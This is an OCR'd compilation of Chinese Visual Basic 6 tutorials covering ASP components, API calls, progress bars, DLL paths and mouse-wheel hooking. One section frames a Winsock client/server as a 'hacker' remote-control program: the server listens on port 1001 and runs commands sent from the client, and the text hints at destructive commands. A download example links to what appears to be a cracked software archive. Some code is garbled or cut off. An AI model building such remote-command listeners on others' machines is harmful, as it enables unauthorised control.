组件类能够在内存中生成组件类代码的一个拷贝，在使用 ASP 代码创建对象时，它也被称作对象，这就是实例化。一旦有了组件类代码实例的对象引用，我们就可以从 ASP 代码中调用类中包含的方法。

在我们的例子中，工程、类、方法的名字将用来在 ASP 代码中实例化 VB 组件，并以方法参数的形式从 ASP 代码中向 VB 代码传送值，在 ASP 代码中接收从 VB 方法中返回的值。

从 ASP 文件中调用 VB 组件

我们用来调用 VB 组件的 ASP 文件将使用对象变量保存 VB 对象的引用。在 ASP 文件中，可以使用 ASP Server 对象的 CreateObject()方法创建一个对象，该方法将返回一个它创建的对象的引用。在例子中，我们将使用 objReference 作为组件的对象变量。下面的代码显示 ASP 代码在实例化 VB 组件时需要使用组件的工程名和类名（ExampleProject 和 ExampleClass）。

实例化 VB 组件的 ASP 代码：

Set objReference = Server.CreateObject("ExampleProject.ExampleClass")


VB 组件将从 ASP 代码中接受 3 个变量的值，并向 ASP 代码返回一个值，该值将存储在名字为 strMethodReturn 的 ASP 变量中。下面的代码显示出 ASP 代码是如何得到由 VB 组件返回的值的，它向 VB 方法传送三个名字分别为 Param1、Param2 和 Parma3 的三个参数值：

strMethodReturn = objReference.ExampleMethod(Param1, Param2, Param3)

Param1、Param2、Param3 这三个参数必须与 VB 组件中方法的定义完全相同，下面是二行实例化 VB 组件的类、并调用类的方法获得返回值的 ASP 代码的例子：

```
Set objReference = Server.CreateObject("ExampleProject.ExampleClass")
strMethodReturn = objReference.ExampleMethod(Param1, Param2, Param3)
```

下面的图表直观地显示了 VB 组件的工程、类和方法名字是如何与 ASP 文件中的组件实例化代码协调的。在逐步地学习如何编写例子中的 VB 代码和 ASP 文件时，可以将下面的图表作为参考。



VB 方法的作用

我们例子中简单的 VB 组件将获得用户的名字和年龄，然后返回一个以天计的用户的年龄，而且有一个可选项，能够提醒某个用户是否已经超过了 45 岁。

如果我们向组件传送一个虚构的 Eric Clapton 作为方法的第一个参数值，将第二个参数设置为 56，我们将得到下面的返回字符串：

Eric Clapton is over 20440 days old.

如果我们将可选的第三个参数设置为 True（这一参数将使方法判断用户是否已经超过 45 岁），我们将会得到下面的返回字符串：

Eric Clapton is over 20440 days OLD.

由于使用了三个完全不同的变量——用户的姓名、年龄以及表示他们是否超过了 45 岁，因此我们需要使用三个方法参数将这些信息从 ASP 文件传送给 VB 代码。在 VB 中，考虑要使用哪些数据类型是十分重要的。我们将使用一个名字为 strName 的字符串型变量表示用户的姓名，名字为 intAge 的整型变量表示用户的年龄，名字为 blnAgeEmphasisOn 的布尔型变量表明用户是否已经超过了 45 岁。

三个方法参数（传送给 VB 组件的方法代码的变量）：

strName	(String)
intAge	(Integer)
blnAgeEmphasisOn	(Boolean)

在 VB 中创建服务器端组件

启动 VB 后，在“新工程”窗口中双击“ActiveX DLL”图标。一旦 VB 加载了新的 ActiveX DLL 工程，至少会看到二个打开的窗口：工程窗口和属性窗口。如果有一个窗口显示不出来，可以从 VB 的菜单中选择“查看”菜单项（分别使用“查看”->“工程管理器”、“查看”->“属性窗口”）。

由于 VB 对第一个工程和类的缺省命名分别是 Project1、Class1，我们可以将它们分别改为 ExampleProject 和 ExampleClass。工程名字的修改可以在工程窗口中进行。在工程窗口中新输入的工程名字左侧有一个带有+或-的小方框。如果显示的是+号，选择该小方框，+号就会变成-号，缺省的类名（Class1）就会显示在工程名字的下面。在工程窗口中选择缺省的类名，在属性窗口中将缺省的类名修改为 ExampleClass。

在保存工程时，VB 会将包含类的代码保存在一个扩展名为 CLS 的文件，工程文件的扩展名为 VBP，其中存储有工程的各种设置、文件名和文件存储的位置。

服务器端组件的属性值

在属性窗口中显示 ExampleClass 类的属性，注意 Instancing 属性的值为“5 MultiUse”，如果将工程的类型设置为标准的 EXE 工程，该属性的值就会随之发生改变。

在 VB 的菜单中选择“工程”->“ExampleProject 属性”，就会显示出工程属性窗口。在“常规”标签的右下端的“线程模式”属性的值应当被设置为“单元线程”，这将使多个访问者能够同时使用我们的组件类的不同的实例。另外，选择“无人值守执行”和“驻留内存”二个选项，避免 VB6 中的内存泄露问题。

VB 方法的代码

现在我们就需要使用 VB 的代码窗口来输入 VB 代码了。如果代码窗口还是一片空白，那就输入下面的代码好了：

```
Option Explicit
'它将要求我们必须定义所有的变量。

Public Function ExampleMethod(ByVal strName As String, _
ByVal intAge As Integer, _
Optional ByVal blnAgeEmphasisOn As Boolean = False) As String
```

在上面的代码中，我们将方法定义成了一个 Public 函数，这意味着该组件之外的任何代码都能够调用它，由于是一个函数，它还会向调用它的代码返回一个值。

```
Public Function ExampleMethod() As String
```

上面的代码表示 ExampleMethod()函数将向它的调用者返回一个字符串类型的值。

我们的 VB 方法带有 3 个从 ASP 代码接受值的参数变量，最后一个参数变量是可选的。所有用来从 VB 组件之外接收值的参数变量都需要在 VB 方法的括号间定义和使用，我们可以象在方法内定义的变量那样使用以这种方式定义为方法参数的变量，二者之间唯一的区别是外面的 ASP 代码来决定它们的值。

下面是三个变量和它们的数据类型：

```
ByVal strName As String
```

```
ByVal intAge As Integer
Optional ByVal blnAgeEmphasisOn As Boolean = False
```

上面的代码定义了三个方法参数的数据类型，指明它们是按值传送的，而且第三个参数是可选的，如果没有第三个参数，则其缺省值为 False。

然后，我们将在方法的定义中添加一些必要的逗号、空格和底划线（_），这样才能符合 VB 的语法要求。我们将把参数列表放在方法定义的括号中间，得到的方法定义如下：

```
Public Function ExampleMethod(ByVal strName As String, _
ByVal intAge As Integer, _
Optional ByVal blnAgeEmphasisOn As Boolean = False) As String
```

在 VB 的代码窗口输入上面的方法定义，就会生成一个 End Function 语句。方法的定义和 End Function 之间就是我们编写自己的代码的地方了。

用 Visual Basic 学做“黑客”程序

只要掌握了原理，你也能写出一个所谓的“黑客”程序。下面笔者带领大家用 VB 亲自编写一个远程控制程序。从而揭开它的神秘面纱。

一、所用控件

在程序中将使用 Winsock 控件。Winsock 控件是一个 ActiveX 控件，使用 TCP 协议或 UDP 协议连接到远程计算机上并与之交换数据。和定时器控件一样，Winsock 控件在运行时是不可见的。Winsock 的工作原理是：客户端向服务器端发出连接请求，服务器端则不停地监听客户端的请求，当两者的协议沟通时，客户端和服务器端之间就建立了连接，这时客户端和服务器端就可以实现双向数据传输。实际编程中，必须分别建立一个服务器端应用程序和一个客户端应用程序，两个应用程序中分别有自己的 Winsock 控件。首先设置 Winsock 控件使用的协议，这里我们使用 TCP 协议。现在，让我们开始用 VB 建立两个程序，一个是客户端程序 myclient，另一个是服务器端程序 myserver。

二、编写客户端程序

首先来建客户端程序 myclient。在 myclient 程序中建立一个窗体，加载 Winsock 控件，称为 tcpclient，表示使用的是 TCP 协议，再加入两个文本框(text1 和 text2)，用来输入服务器的 IP 地址和端口号，然后建立一个按钮(cd1)，用来建立连接，按下之后就可以对连接进行初始化了，代码如下：

```
private sub cd1_click()
tcpclient.romotehost=text1.text
tcpclient.romoteport=val(text2.text)'端口号，缺省为 1001
tcpclient.connect '调用 connect 方法，与指定 IP 地址的计算机进行连接
cd1.enabled=false
end sub
```

连接之后就是如何处理所收到的数据的问题了。客户端和服务器端建立连接后，如果有任何一端接收到新的数据，就会触发该端 winsock 控件的 dataarrival 事件，在响应这个事件时，可以使用 getdata 方法获得发送来的数据。比如可以在 tcpclient 的 dataarrival 事件中编写代码如下：

```
private sub tcpclient_dataarrival(byval bytestotal as long)
dim x as string
```

```
tcpclient.getdata x '使用 getdata 获得发送来的数据
.....
End sub
```

后面的省略部分表示对接收到的数据进行的具体处理，读者可以根据实际情况编写。

三、编写服务器端程序

先建立一个窗体，加载 Winsock 控件，名称为 tcpserver。另外在窗体上加入一个文本框 text1 用来显示客户机的 IP 地址和客户机发送过来的数据信息。

当客户端程序运行时，在客户端程序按下连接按钮后，客户端向服务器端程序请求连接，这时服务器端的 connectionrequest 事件被触发，所以服务器端程序要解决连接问题，可以使用 connectionrequest 事件完成此功能。代码如下：

```
'在窗体的 load 事件中对 tcpserver 控件进行初始化

private sub form_load()
tcpserver.localport=1001
tcpserver.listen '把服务器置于监听检测状态
end sub

'服务器端接收到客户端的连接请求，首先检查当前状态是否处于连接关闭状态

Private sub tcpclient_connectionrequest(Byval requestID as long)
If tcpserver.state<>sckclosed then '检查控件的 state 属性是否为关闭        Tcpserver.close '
Tcpserver.accept requestID '
End if
End sub
```

现在我们在服务器端程序 tcpserver 的 dataarrival 事件中添加以下代码，以便让服务器端程序可以接收客户机端的指令，并运行相应的程序。

四、测试远程控制程序

现在，你就可以将这两个程序分别运行于两台使用 TCP/IP 协议联网的机器了。在客户机端你按下连接按钮，再输入“c:/ mmand.com”,可以看到在服务器端立刻打开一个 DOS 窗口，设想一下，如果它运行一些破坏性的命令会发生什么事情？这就是一个最基本的远程控制程序。当然，真正的黑客程序要复杂得多，但基本原理是相同的。现在你该恍然大悟了吧？

VB 编程的几个 API 函数的应用问题

Q :--怎样在我的程序中实现文件下载

Re:

一个例子：一个 Command，两个 Text 代码如下：

```
Private Declare Function DoFileDownload Lib "shdocvw.dll" (ByVal lpszFile As String) As Long

Private Sub Command1_Click()
```

```
Dim sDownload As String

sDownload = StrConv(Text1.Text, vbUnicode)

Call DoFileDownload(sDownload)

End Sub

Private Sub Form_Load()

Text1.Text = "http://www.chat.ru/~softdaily/fo-ag162.zip"

Form1.Caption = "Audiograbber 1.62 Full"

Text2.Text = "http://www6.50megs.com/audiograbber/demos/cr-ag161.zip"

End Sub
```

Q :--如何在 vb 中定义一个热键，使得当一个应用程序的窗口最小化后，可以通过热键来唤醒它

Re:

先声明 API 函数 SendMessage，然后添加一个按钮和如下代码；

```
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVa l hwnd As Long, ByVal_ wMsg As Long, ByVal wparam As Long, lparam As Any) As Long

Private Sub Command1_Click()

Dim wKey As Long

wKey = 66

X = SendMessage(Me.hwnd, WM_SETHOTKEY, wKey, 0)

MsgBox "B 键将激活窗体！", 64, "定义快捷键"

End Sub
```

enjoy it!

将个性化进行到底 VB 中打造个性进度条

简介

VB 的第三方控件 ccrpProgressBar 是一个进度条的控件，可以有多种形态供选择。比起 VB 中自带的进度条控件

ProgressBar 更有个性。

使用实例:

用 ccrpProgressBar 制作各式各样的进度条

在 VB 中自带了一个进度条控件 ProgressBar,但功能简单。我向大家推荐一个 VB 的第三方进度条控件 ccrpProgressBar。该控件功能强大，有多种形态供选择，而且只需要简单的设置控件的属性就能实现,非常的好用。下面通过一个例子向大家介绍该控件的用法。

（1） 加载控件

启动 Visual Basic 6.0，创建一个工程并保存为"工程 1.vbp"，同时产生一个名为"Form1"的窗口。在工具箱的空白处单击鼠标右键，从弹出的快捷菜单中启动"部件"窗口，如图 1 所示。




图 1

点击"浏览"按钮，从存放 ccrpProgressBar 控件的文件夹中找到 ccrpprg.ocx 文件。

点击"应用"后 ccrpProgressBar 控件就添加到工具箱中。如图 2。

图 2

（2） 设计窗体和控件

向窗体中添加 9 个 ccrpProgressBar 控件和一个 Timer 控件。如图 3。




图 3

Timer 控件属性页的设置如图 4 所示。Interval 的值设置为 100，与 ccrpProgressBar 控件的默认值一致。Enabled 设置为 False。

图 4

（3） ccrpProgressBar 控件的主要属性

Max:最大值。默认 100。
Min:最小值。默认 0。
Value:进度条的当前值。
Alignment：显示表示进度的文字的位置。分别为 vbCenter（中间），vbLeftJustify（左边），vbRightJustify（右边）。
Appearance：进度条的 3 种外观。分别为 prgFlat（平面），prg3D（立体） prg3Draised（立体凸起）。
BackColor：进度条的背景色。
FillColor：进度条的颜色。
ForeColor：表示进度文字的字体颜色。
Picture：进度条可用图片表示进度，从这里选择需要的图片。
Shape：进度条的形状。有 prgRectangle(默认)，prgEllipse 和 prgRoundedRect 三种。
Smooth： 是否平滑显示进度。True 为平滑显示进度。
Vertical：是否垂直显示进度条。True 为垂直显示。
Style：进度条的风格。当选 ChkGraphical 时为用图片表示进度。
AutoCaption：表示进度的"文字提示"所采用的表现形式。CcrpPercentage 为百分比的形式，ccrpValueOfMax 为类似 1 of 100 的表现形式。Value 为数字的表现形式。

（4）本例中 ccrpProgressBar 控件属性的具体设置

本例中共使用了 9 个 ccrpProgressBar 控件，每个 ccrpProgressBar 控件的具体设置如下：

1. CcrpProgressBar1：保持属性各项不变。

2. CcrpProgressBar2：Appearance 的值设置为 prg3D（表示用立体外观）。

3. CcrpProgressBar3：Appearance 的值设置为 prg3Draised（立体凸起），AutoCaption 设为 ccrpPercentage（百分比的形式表示进度），Alignment 设为 vbLeftJustify（表示进度的文字靠左）。

4. CcrpProgressBar4：BorderStyle 设置为 ccrpFixedSingle，AutoCaption 设为 ccrpPercentage（百分比的形式表示进度），Alignment 设置为 vbCenter（表示进度的文字在中间）

5. CcrpProgressBar5：Style 设置为 chkGraphical（用图片来表示进度）。单击"Picture"属性，选择你准备好的图片。同

样，AutoCaption 也设为百分比的形式表示进度，不过这次 Alignment 的值设置为 vbRightJustify（进度文字靠右）。

6. CcrpProgressBar6：Shape 设置为 prgEllipse（椭圆型），AutoCaption 设为 ccrpValueOfMax（文字以类似 1 of 100 的表现形式）

7. CcrpProgressBar7：Shape 设置为 prgRoundedRect（圆角矩形），AutoCaption 设为 ccrpValue（数字形式）。

8. CcrpProgressBar8：Vertical 设置为 True,表示垂直显示进度条。Smooth 设置为 True，表示平滑显示进度。

9. CcrpProgressBar9：Vertical 属性同 8 的设置，不过这回给它加上百分比显示, AutoCaption 设为 ccrpPercentage。

然后再分别调整好 9 个 CcrpProgressBar 控件的 FillColor 和 ForeColor 属性，搭配好颜色。使界面更协调。

（5）编写代码

设置好控件的属性后，在程序中加入以下代码，完成进度条的功能。


```
Dim i As Integer
Private Sub Form_Load()
Timer1.Enabled = True
'2 个垂直显示的进度条的位置
With ccrpProgressBar8
Left = 5280
Top = 360
Height = 3800
Width = 396
End With
With ccrpProgressBar9
Left = 6200
Top = 360
Height = 3800
Width = 396
End With
End Sub

Private Sub Timer1_Timer()
If i = 100 Then
End
End If

ccrpProgressBar1.Value = i
ccrpProgressBar2.Value = i
ccrpProgressBar3.Value = i
ccrpProgressBar4.Value = i
ccrpProgressBar5.Value = i
ccrpProgressBar6.Value = i
ccrpProgressBar7.Value = i
ccrpProgressBar8.Value = i
ccrpProgressBar9.Value = i

i = i + 1 '变量 i 自增
End Sub
```

运行程序，运行中的效果如图 5 所示。



在 VB 中通过相对路径引用标准 DLL

很长时间以来，都认为只能通过绝对路径引用标准 DLL 中的函数。其实，你也可以用相对路径。很简单的，现在就尝试一下吧。

1）绝对路径方法

比如你的 DLL 文件位于 c:\testDLL\debug\testDLL.dll

一般来说，你需要在 VB 中作如下声明

Declare Sub mytest Lib "c:\testDLL\dubug\testDLL.dll" (ByVal x As Long)

另外的一个变通方法是把 testDLL.dll 放在 windows 的系统目录下，这样，你就可以直接引用文件名了。不过，需要把一个文件放到 windows 系统目录下，很是不爽！

2）相对路径方法

看看我们如何用相对路径，假设你的 DLL 文件位于 c:\testDLL\debug\testDLL.dll，你的 VB 程序位于目录

c:\testDLL\vbClient

你可以在 VB 程序中作如下声明：

Declare Sub mytest Lib "../dubug/testDLL.dll" (ByVal x As Long)

如果直接运行你的 VB 程序，系统会提示错误：找不到../dubug/testDLL.dll.

为了使上面的声明其作用，先暂时关闭你的 VB 工程。然后用一个文本编辑器(notepad,editplus,etc)打开工程文件（就是那个后缀是 vbp 的家伙），通常 vbp 文件由几个部分组成，比如我的 vbp 有两部分：

Type=Exe

Reference=*\G{00020430-0000-0000-C000-000000000046}#2.0#0#..\..\..\..\WINDOWS\System32\stdole2.tlb#OLE Automation

Form=Form1.frm

Module=Module1; Module1.bas

Startup="Form1"

ExeName32="Project1.exe"

Command32=""

Name="Project1"

HelpContextID="0"

CompatibleMode="0"

MajorVer=1

MinorVer=0

RevisionVer=0

AutoIncrementVer=0

ServerSupportFiles=0

VersionCompanyName="American Standard"

CompilationType=0

OptimizationType=0

FavorPentiumPro(tm)=0

CodeViewDebugInfo=0

NoAliasing=0

BoundsCheck=0

OverflowCheck=0

FlPointCheck=0

FDIVCheck=0

UnroundedFP=0

StartMode=0

Unattended=0

Retained=0

ThreadPerObject=0

MaxNumberOfThreads=1

[MS Transaction Server]

AutoRefresh=1

你要做的就是在第一部分 MaxNumberofThreads=1 后添加一行 DebugStartupOption=0。这样，vbp 文件就会像下面这样：

.....（前面的都一样，故省略）

ThreadPerObject=0

MaxNumberOfThreads=1

DebugStartupOption=0

[MS Transaction Server]
AutoRefresh=1

让 Visual Basic 应用程序支持鼠标滚轮

一、提出问题

自从 1996 年微软推出 Intellimouse 鼠标后，带滚轮的鼠标开始大行其道，支持鼠标滚轮的应用软件也越来越多。但我感到奇怪，为什么 VB 到 6.0 本身仍然不支持鼠标滚轮，VF 可是从 5.0 就提供 MouseWheel 事件了。

如何让 VB 应用程序支持鼠标滚轮？MSDN 上有一篇解决 VB 下应用 Intellimouse 鼠标的文章，它解决这一问题的方法是通过一个几十 K 的第三方控件实现的，可惜该控件没有源代码。况且为了支持鼠标滚轮使用一个第三方控件，好像有点得不偿失。本文给出用纯 VB 实现这一功能的方法。

二、解决问题

我们知道 VB 应用程序响应的 Windows 传来的消息，需要通过 VB 解释。可是很不幸，虽然 VB 解释所有得消息，却只让用户程序在事件中处理部分消息，VB 自己处理其他的消息，或者忽略这些消息。

在 VB5.0 以前应用程序无法越过 VB 直接处理消息，微软从 VB5.0 开始提供 AddressOf 运算符，该运算符可以让用户程序将函数或者过程的地址传递给一个 API 函数。这样我们就可以在 VB 应用程序中编写自己的窗口处理函数，通过 AddressOf 运算符将在 VB 中定义的窗口地址传递给窗口处理函数，从而绕过 VB 的解释器，自己处理消息。事实上，该方法可用于在 VB 中处理任何消息。

实现应用程序支持鼠标滚轮的关键是，捕获鼠标滚轮的消息 MSH_MOUSEWHEEL、WM_MOUSEWHEEL。其中 MSH_MOUSEWHEEL 是为 95 准备的，需要 Intellimouse 驱动程序，而 WM_MOUSEWHEEL 是目前各版本 Windows（98/NT40/2000）内置的消息。本文主要处理 WM_MOUSEWHEEL 消息。下面是 WM_MOUSEWHEEL 的语法。

```
WM_MOUSEWHEEL
fwKeys = LOWORD(wParam); /* key flags */
zDelta = (short) HIWORD(wParam);
/* wheel rotation */
xPos = (short) LOWORD(lParam);
/* horizontal position of pointer */
yPos = (short) HIWORD(lParam);
/* vertical position of pointer */
```

其中：fwKeys 指出是否有 CTRL、SHIFT、鼠标键(左、中、右、附加)按下，允许复合。zDelta 传递滚轮滚动的快慢，该值小于零表示滚轮向后滚动（朝用户方向），大于零表示滚轮向前滚动（朝显示器方向）。lParam 指出鼠标指针相对屏幕左上的 x、y 轴坐标。

滚轮按钮相当于普通的三键鼠标的中键，根据滚轮按钮的动作，Windows 分别发出 WM_MBUTTONUP、WM_MBUTTONDOWN、WM_MBUTTONDBLCLK 消息，这些消息 VB 已经在鼠标事件中支持。

三、实际应用

根据上述原理，给出一个数据库应用的典型例子。

1.户界面如图 1 所示。该例是班级和学生一对多的查询，当用户在学生网格以外滚动鼠标滚轮，班级主表前后移动；用户在网格以内滚动鼠标学生明细表垂直移动；如果在网格以内按住鼠标滚轮键并且滚动鼠标，学生明细表水平移动。

2.Form1 上 ADO Data 控件对象 datPrimaryRS 的 ConnectionString 为 "PROVIDER=MSDataShape;Data PROVIDER=MSDASQL;dsn=SCHOOL;uid=;pwd=;"， RecordSelectors 属性的 SQL 命令文本为"SHAPE {select * from 班级} AS ParentCMD APPEND ({select * from 学生 } AS ChildCMD RELATE 班级名称 TO 班级名称) AS ChildCMD"。

3.TextBox 的 DataSource 均为 datPrimaryRS,DataFiled 如图所示。

4.窗口下部的网格是 DataGrid 控件,名称为 grdDataGrid。

5.表单 From1.frm 的清单如下：

```
Private Sub Form_Load()

Set grdDataGrid.DataSource = datPrimaryRS.Recordset("ChildCMD").UnderlyingValue
Hook Me.hWnd

End Sub

Private Sub Form_Unload(Cancel As Integer)
UnHook Me.hWnd
End Sub
```

6.标准模块 Module1.bas 清单如下：

```
Option Explicit
Public Type POINTL
x As Long
y As Long
End Type

Declare Function CallWindowProc Lib "USER32" Alias "CallWindowProcA" (ByVal lpPrevWndFunc As Long, _
ByVal hWnd As Long, ByVal Msg As Long, ByVal wParam As Long, ByVal lParam As Long) As Long

Declare Function SetWindowLong Lib "USER32" Alias "SetWindowLongA" (ByVal hWnd As Long, _
ByVal nIndex As Long, ByVal dwNewLong As Long) As Long

Declare Function SystemParametersInfo Lib "USER32" Alias "SystemParametersInfoA" _
(ByVal uAction As Long, ByVal uParam As Long, lpvParam As Any, ByVal fuWinIni As Long) As Long

Declare Function ScreenToClient Lib "USER32" (ByVal hWnd As Long, xyPoint As POINTL) As Long

Public Const GWL_WNDPROC = -4
Public Const SPI_GETWHEELSCROLLLINES = 104
Public Const WM_MOUSEWHEEL = &H20A
Public WHEEL_SCROLL_LINES As Long
Global lpPrevWndProc As Long
```

```
Public Sub Hook(ByVal hWnd As Long)
lpPrevWndProc = SetWindowLong(hWnd, GWL_WNDPROC,AddressOf WindowProc)

'获取"控制面板"中的滚动行数值

